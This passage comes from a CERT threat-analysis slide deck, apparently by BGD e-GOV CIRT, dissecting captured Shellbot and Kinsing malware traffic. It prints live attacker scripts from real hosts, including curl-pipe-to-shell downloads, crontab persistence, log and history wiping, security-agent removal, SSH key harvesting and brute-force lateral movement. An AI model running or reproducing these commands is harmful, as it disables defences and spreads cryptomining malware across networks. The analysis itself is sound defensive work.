DST: cat /tmp/.X25-unix/.rsync/initall | bash 2>1&
DST: fi
DST: exit 0
DST:
DST:
```

The Shellbot disguises itself as a process named rsync, commonly the binary seen on many Unix- and Linux-based systems to automatically run for backup and synchronization. This allows the malicious activity to evade detection.

# IOC- Communication with CnC Master- current threat - 7(What the script do into the system?)-Lateral Movement

## Lateral Movement

```
SRC: GET /.1.sh HTTP/1.1
SRC: User-Agent: Wget/1.13.4 (linux-gnu)
SRC: Accept: */*
SRC: Host:
SRC: Connection: Keep-Alive
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Server: nginx/1.4.6 (Ubuntu)
DST: Date:                              GMT
DST: Content-Type: application/octet-stream
DST: Content-Length: 1485
DST: Last-Modified:                             GMT
DST: Connection: keep-alive
DST: ETag: "5eb80d20-5cd"
DST: Accept-Ranges: bytes
DST:
DST: #!/bin/bash
DST:
DST: if [[ $(id -u) -ne 0 ]] ; then echo "Please run as root" ; exit 1 ; fi
DST:
DST: PR=1
DST: PR=$(cat /proc/cpuinfo | grep model | grep name | wc -l)
DST:
DST: ARCH=`uname -m`
DST:
DST: if [[ "$ARCH" =~ ^arm ]]; then
DST: .echo "Arm detected. Exiting".
DST: .exit
```

```
DST: wget -q http://45.55.210.248/masscan || curl -s O -f http://104.236.72.182/masscan
DST: sleep 25m
DST: chmod 777 masscan
DST: timeout 20s nohup ./masscan -p 22 --banner --rate 50000 --exclude 255.255.255.255 --exclude 10.0.0.0/8 --exclude 192.168.0.0/16 --exclude 127.0.0.0/8 --range 1.0.0.0
223.255.255.255 > input.txt
DST:
```

```
DST: .rm -rf .bash_history
DST: .history -c
DST: .history -nc
```

Skilled. Equipped. DigitalReady.

# IOC- Communication with CnC Master- current threat -7(What the script do into the system?)- Lateral Movement

**Information Taken from trendmicro**

There is possibly other file named as “tsm32” and “tsm64” which is responsible for propagating the miner and backdoor via SSH brute force, and capable of sending remote commands to download and execute the malware.

There is also possibility another file named as “.satan” is a shell script that installs the backdoor malware as a service. In Linux, files that start with a period are hidden.





Figure 9. Remote commands sent by *tsm32*

The file, *.satan* is a shell script that installs the backdoor malware as a service. In Linux, files that start with a period are hidden.

```
echo "#!/bin/bash
nohup /usr/bin/perl /usr/bin/rsync.pl >> /dev/null &
nohup /usr/bin/ps.bin >> /dev/null &
exit 0" > /usr/local/bin/srsync.sh

chmod 744 /usr/local/bin/srsync.sh
chmod 664 /etc/systemd/system/srsync.service
systemctl daemon-reload
systemctl enable srsync.service
systemctl stop srsync.service
systemctl start srsync.service
rm -rf /dev/shm/ps*
rm -rf ~/ps*
```

Figure 10. *.satan* file

Skilled. Equipped. DigitalReady.

# IOC- Communication with CnC Master- current threat -8

**Kinsing bot Activity**

Disabled security measures and cleared log

```
SRC: GET /al.sh HTTP/1.1
SRC: Host: 212.47.251.177
SRC: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
SRC: Accept-Encoding: gzip
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Server: nginx/1.10.3 (Ubuntu)
```

```
DST: ps auxf | grep -v grep | grep "xmr.crypto-pool.fr:3333" | awk '{print $2}' | xargs -I % kill -9 %
DST: ps auxf | grep -v grep | grep "zhuabcn@yahoo.com" | awk '{print $2}' | xargs -I % kill -9 %
DST: ps auxf | grep -v grep | grep "monerohash.com" | awk '{
DST: HTTP/1.1 200 OK
DST: Server: nginx/1.14.2
DST: Date:
DST: Content-Type: application/octet-stream
DST: Content-Length: 28071
DST: Last-Modified:
DST: Connection: keep-alive
DST: ETag: "5ed94f6a-6da7"
DST: Accept-Ranges: bytes
DST:
DST: #!/bin/sh
DST: ulimit -n 65535
DST: rm -rf /var/log/syslog
DST: chattr -iua /tmp/
DST: chattr -iua /var/tmp/
DST: ufw disable
DST: iptables -F
DST: echo "nope" >/tmp/log_rot
DST: sudo sysctl kernel.nmi_watchdog=0
DST: echo '0' >/proc/sys/kernel/nmi_watchdog
DST: echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
DST: userdel akay
DST: userdel vfinder
DST: chattr -iae /root/.ssh/
DST: chattr -iae /root/.ssh/authorized_keys
DST: rm -rf /tmp/addres*
DST: rm -rf /tmp/walle*
DST: rm -rf /tmp/keys
DST: if ps aux | grep -i '[a]liyun'; then
DST: curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
DST: curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
DST: pkill aliyun-service
DST: rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
DST: rm -rf /usr/local/aegis*
DST: systemctl stop aliyun.service
DST: systemctl disable aliyun.service
```

Skilled. Equipped. DigitalReady.

# IOC- Communication with CnC Master- current threat -8(What the malware do?)

**Installed and ran the Kinsing malware**

```
DST: DIR="/tmp"
DST: if [ -e "/tmp/kinsing" ]; then
DST: if [ -w "/tmp/kinsing" ] && [ ! -d "/tmp/kinsing" ]; then
DST: if [ -x "$(command -v md5sum)" ]; then
DST: sum=$(md5sum /tmp/kinsing | awk '{ print $1 }')
DST: echo $sum
DST: case $sum in
DST: a71ad3167f940
DST: 2d8c5388910862b16ae)
DST: echo "kinsing OK"
DST: ;;
DST: *)
```

```
DST: download2
DST: fi
DST: }
DST: download2() {
DST: $WGET $DIR/kinsing https://bitbucket.org/sam3cr12/git/raw/master/kinsing
DST: chmod +x $DIR/kinsing
DST: if [ -x "$(command -v md5sum)" ]; then
DST: sum=$(md5sum $DIR/kinsing | awk '{ print $1 }')
DST: echo $sum
DST: case $sum in
DST: a71ad3167f9402d8c5388910862b16ae)
DST: echo "kinsing OK"
```

```
DST: download3() {
DST: $WGET $DIR/kinsing http://185.154.53.100/kinsing
DST: chmod +x $DIR/kinsing
DST: if [ -x "$(command -v md5sum)" ]; then
DST: sum=$(md5sum $DIR/kinsing | awk '{ print $1 }')
DST: echo $su
DST: m
DST: case $sum in
DST: a71ad3167f9402d8c5388910862b16ae)
DST: echo "kinsing OK"
DST: ;;
DST: *)
```

Skilled. Equipped. DigitalReady.

# IOC- Communication with CnC Master- current threat -8(What the malware do?)

**Downloaded and ran the shell script every minute via crontab**

```
DST: download
DST: SKL=p $DIR/kinsing
DST:
DST: crontab -l | grep -e "195.3.146.118" | grep -v grep
DST: if [ $? -eq 0 ]; then
DST: echo "cron good"
DST: else
DST: (
DST: crontab -l 2>/dev/null
DST: echo "* * * * * $LDR http://195.3.146.118/p.sh | sh > /dev/null 2>&1"
DST: ) | crontab -
DST: fi
```


**Linux-based, Kinsing is written in Golang. Upon execution, it attempts to communicate with its command and control (C&C) servers in Eastern Europe.**

# IOC- Communication with CnC Master- current threat -8(What the malware do?)

**Defense Evasion, Persistence and Lateral Movement**

**Uses crontab to download and run the shell script every minute**

**The spre.sh shell script that the malware downloads is used to laterally spread the malware across the container network.**




Skilled. Equipped. DigitalReady.

# IOC- Communication with CnC Master- current threat -8(What the malware do?)

**Defense Evasion, Persistence and Lateral Movement**

```
DST: crontab -l | sed '/shdl/d' | crontab -
DST: crontab -l | sed '/ash/d' | crontab -
DST: crontab -l | sed '/mr.sh/d' | crontab -
DST: crontab -l | sed '/185.181.10.234/d' | crontab -
DST: crontab -l | sed '/localhost.xyz/d' | crontab -
DST: crontab -l | sed '/45.137.151.106/d' | crontab -
DST: crontab -l | sed '/111.90.159.106/d' | crontab -
DST: pkill -f sysupdate
DST: pkill -f
DST: networkservice
DST: pkill -f sysguard
DST: ps aux| grep "sleep 60"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
DST: ps aux| grep "./crun"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
DST: pgrep -f ./watchdog | xargs -I % kill -9 %
DST: netstat -antp | grep '108.174.197.76' | grep 'ESTABLISHED\|SYN_SENT' | awk '{print $7}' | sed -e "s/\/.*//g" | xargs -I % kill -9 %
DST: netstat -antp | grep '192.236.161.6' | grep 'ESTABLISHED\|SYN_SENT' | awk '{print $7}' | sed -e "s/\/.*//g" | xargs -I % kill -9 %
DST: netstat -antp | grep '88.99.242.92' | grep 'ESTABLISHED\|SYN_SENT' | awk '{print $7}' | sed -e "s/\/.*//g" | xargs -I % kill -9 %
DST: pkill -f pastebin
DST: pkill -f 185.193.127.115
DST: crontab -l | grep -e "195.3.146.118" | grep -v grep
DST: if [ $? -eq 0 ]; then
DST: echo "cron good"
DST: else
DST: (
DST: crontab -l 2>/dev/null
DST: echo "* * * * * $LDR http://195.3.146.118/unk.sh | sh > /dev/null 2>&1"
DST: ) | crontab -
DST: fi
```

Skilled. Equipped. DigitalReady.

# IOC- Communication with CnC Master- current threat -8(What the malware do?)

**The shell script used to spread across the container network passively collects data from /.ssh/config, .bash_history, /.ssh/known_hosts, and the like, then attempts to connect to each host using every possible user and key combination through SSH.**

```
DST: HOSTS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '@' '{print $2}' | awk -F '{print $1}')
DST: HOSTS4=$(cat /etc/hosts | grep -vw "0.0.0.0" | grep -vw "127.0.1.1" | grep -vw "127.0.0.1" | grep -vw $myhostip | sed -r '/\n/!s/[0-9.]+/\n&\n/;/^([0-9]{1,3}\.){3}[0-9]
{1,3}\n/P;D' | awk '{print $1}')
DST: HOSTS5=$(cat ~/*/.ssh/know
DST: n_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" | uniq)
DST: HOSTS6=$(ps auxw | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" | grep ":22" | uniq)
DST: USERZ=$(
DST: echo "root"
DST: find ~/ /root /home -maxdepth 2 -name '\.ssh' | uniq | xargs find | awk '/id_rsa/' | awk -F'/' '{print $3}' | uniq
DST: )
DST: USERZ2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw "cp" | grep -vw "mv" | grep -vw "cd " | grep -vw "nano" | grep -v grep | grep -E "(ss
h|scp)" | tr ':' ' ' | awk -F '@' '{print $1}' | awk '{print $4}' | uniq)
DST: pl=$(
DST: echo "22"
DST: cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw "cp" | grep -vw "mv" | grep -vw "cd " | grep -vw "nano" | grep -v grep | grep -E "(ssh|scp)" | tr
':' ' ' | awk -F '-p' '{print $2}'
```

Skilled. Equipped. DigitalReady.

# IOC- Communication with CnC Master- current threat -8(What the malware do?)

```
DST: for user in $userlist; do
DST: for host in $hostlist; do
DST: for key in $keylist; do
DST: for sshp in $sshports; do
DST: i=
DST: $((i+1))
DST: if [ "${i}" -eq "20" ]; then
DST: sleep 20
DST: ps wx | grep "ssh -o" | awk '{print $1}' | xargs kill -9 &>/dev/null &
DST: i=0
DST: fi
DST: #Wait 20 seconds after every 20 attempts and clean up hanging processes
DST:
DST: chmod +r $key
DST: chmod 400 $key
DST: echo "$user@$host $key $sshp"
DST: ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "sudo curl -L http://212.47.251.177/spr.sh|sh; sudo wget -q -O - ht
tp://212.47.251.177/spr.sh|sh;"
DST: ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "curl -L http://212.47.251.177/spr.sh|sh; wget -q -O - http://212.4
7.251.177/spr.sh|sh;"
DST: done
DST: done
DST: done
DST: done
DST: }
DST: localgo
```

Skilled. Equipped. DigitalReady.

# Thank you

BGD e-GOV CIRT

**Thank you.**

Skilled. Equipped. DigitalReady.